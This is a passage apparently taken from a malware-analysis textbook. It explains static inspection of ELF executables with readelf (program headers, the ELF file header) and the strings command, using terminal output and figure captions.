


```
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -l "ELF Test File"

Elf file type is EXEC (Executable file)
Entry point 0x400490
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000001f8 0x00000000000001f8  R E    0x8
  INTERP         0x0000000000000238 0x0000000000400238 0x0000000000400238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000007ac 0x00000000000007ac  R E    0x200000
  LOAD           0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x000000000000022c 0x0000000000000230  RW     0x200000
  DYNAMIC        0x0000000000000e28 0x0000000000600e28 0x0000000000600e28
                 0x00000000000001d0 0x00000000000001d0  RW     0x8
  NOTE           0x0000000000000254 0x0000000000400254 0x0000000000400254
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000000680 0x0000000000400680 0x0000000000400680
                 0x0000000000000034 0x0000000000000034  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x00000000000001f0 0x00000000000001f0  R      0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r
 .rela.dyn .rela.plt .init .plt .text .fini .rodata .eh_frame_hdr .eh_frame
   03     .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
```

Figure 7.79: : Viewing program headers using the readelf tool

As shown in the screenshot, the ELF executable contains a few program headers, which include two **`PT_LOAD`** segments with **`RE`** and **`RW`** flags. Here, **`RE`** denotes "read and execute," while **`RW`** denotes "read and write."

If the ELF executable is properly packed, then the program headers are hidden as shown in the screenshot.



```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000001f8 0x00000000000001f8  R E    0x8
  INTERP         0x0000000000000238 0x0000000000400238 0x0000000000400238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000007ac 0x00000000000007ac  R E    0x200000
  LOAD           0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x000000000000022c 0x0000000000000230  RW     0x200000
  DYNAMIC        0x0000000000000e28 0x0000000000600e28 0x0000000000600e28
                 0x00000000000001d0 0x00000000000001d0  RW     0x8
  NOTE           0x0000000000000254 0x0000000000400254 0x0000000000400254
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000000680 0x0000000000400680 0x0000000000400680
                 0x0000000000000034 0x0000000000000034  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x00000000000001f0 0x00000000000001f0  R      0x1
```


Figure 7.80: Viewing program headers of a packed file using the readelf tool

Identifying ELF File Headers

The ELF executable file header contains general information such as binaries' entry points, program headers, table locations, etc. These data help in determining the file architecture and the machine for which the file is designed to run.

Execute one of the following commands to retrieve the information contained in the ELF header at the start of the file:

```
readelf -h <malware-sample>
readelf --file-header <malware-sample>
```



```
ubuntu@ubuntu-Virtual-Machine:~$ cd Downloads
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ ls
'ELF Test File'
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -h "ELF Test File"
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 3d db 9a 89 6d a3 4a
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x400490
  Start of program headers:          64 (bytes into file)
  Start of section headers:          6688 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         9
  Size of section headers:           64 (bytes)
  Number of section headers:         30
  Section header string table index: 27
ubuntu@ubuntu-Virtual-Machine:~/Downloads$
```

Figure 7.81 Viewing file headers using the readelf tool

- **Extracting Strings from ELF Executable Files**

  String extraction involves collecting vital information about a suspected ELF executable file. Strings such as symbols, section names, and functions names reveal the purpose of the binary code. Linux has a default command called `strings` that extracts strings and saves those strings in a .txt file.


  Run the following command to extract strings from an ELF executable file:

```
strings malware-sample > str.txt
```

- **Analyzing String Reuse Using Intezer**

  Source: *https://www.intezer.com*

